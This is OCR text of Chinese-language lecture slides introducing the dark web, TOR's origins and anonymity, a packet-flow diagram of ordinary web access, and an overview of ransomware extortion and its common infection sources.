TOR/FreeNet 技術的發展，讓通訊雙方的網路IP位址得以被隱藏，因此攻擊者的 IP 位址難以追查。
(特定條件下，仍可追查)

什麼是暗網? Dark Net ?


- 專門術語說明
  - **明網(Surface Web)**: 網際網路公開的網路服務(網站或電郵)
  - **暗網(Deep Web)** :網際網路的部分隱藏性網路，無法被Google等公開搜尋引擎找到，通常必須透過**特殊軟體**才能進入。
  - **洋蔥路由器(TOR, The Onion Router)**:進入暗網的主要工具之一，1995 年美國海軍研究實驗室啟動了 TOR 開發計畫，目的是為了保護通訊網路安全、避免被跟蹤信號等等。2004 年後，美國政府藉由『實驗室陷入財政短缺危機，將TOR改為對外求資』，並開始與自由主義網路組織電子前哨基金會(EFF) 合作推廣TOR 的易用性、普及性與隱匿特性。TOR的半數資金，來自美國政府(間接)，從 2012 年的120萬美金，提高至 2013 年的180萬美金。
  - **Dark Web 與 Dark Market** : TOR加上HTTPS的加密機制，再透數位貨幣(Bitcoin, 比特幣) 於是網站論壇與購物商城，就成為隱密地下網路(暗網)的黑市場。最知名的的暗網黑市場，就是絲路(Silk Road Market)


10.10.1.10
Amanda
10.10.1.15
Allice
10.10.1.20
Patrick
10.10.1.25
Tom
Switch
Core-Switch
Firewall
NAT
(1) ARP Query
Who has Gateway ?
(2) DNS Query
Who has www.abc.com ?
(3) Web Connect
HTTP Protocol
211.21.13.184
Gateway
(10.10.1.1)
UDP-53
DNS
Server
168.95.1.1
Router-m
Router-n
Router-1
Router-2
TCP-80
www.abc.com
Web
Server
199.181.132.250

明網的原理與封包範例


暗網的原理與封包範例

- 正常網站，會公開網址，並透過DNS服務，將網址轉換成為IP位址，讓使用者能夠連接到自己的網站。不過，許多情況下，網站沒有公開網址，或是不使用DNS服務、也不想要公開網站的IP位址。要如何讓使用者連結到自己的隱密網站呢? 其中之一的方法，就是洋蔥路由器TOR 的方式。這個就稱為「**暗網**」




暗網的原理與封包範例

- 正常網站，會公開網址，並透過DNS服務，將網址轉換成為IP位址，讓使用者能夠連接到自己的網站。不過，許多情況下，網站沒有公開網址，或是不使用DNS服務、也不想要公開網站的IP位址。要如何讓使用者連結到自己的隱密網站呢? 其中之一的方法，就是洋蔥路由器TOR 的方式。這個就稱為「**暗網**」




加密勒索惡意程式


Ransomware 被害人
解密關鍵資料(RSA金鑰)
支付贖金
Ransomware
感染來源
金鑰儲存位置
(秘密通訊服務)
轉換位置
網際網路實際位置
隱密數位貨幣
勒索者

加密勒索軟體的常見攻擊來源

2019年前三季，美國遭到勒索軟體攻擊的組織中，有491個屬於健康醫療領域，且雖然只有68個學區感染了勒索軟體，但影響1,051所學校與大學，至於受害的政府機關則有68個。



Mail Server

Web Server

惡意網站內容
(網頁掛馬, 下載假更新)

開啟惡意電郵
(開啟附件檔案)

假網站 或 色情網站
(網路釣魚)

系統漏洞
(脆弱密碼)

免費軟體
下載App程式

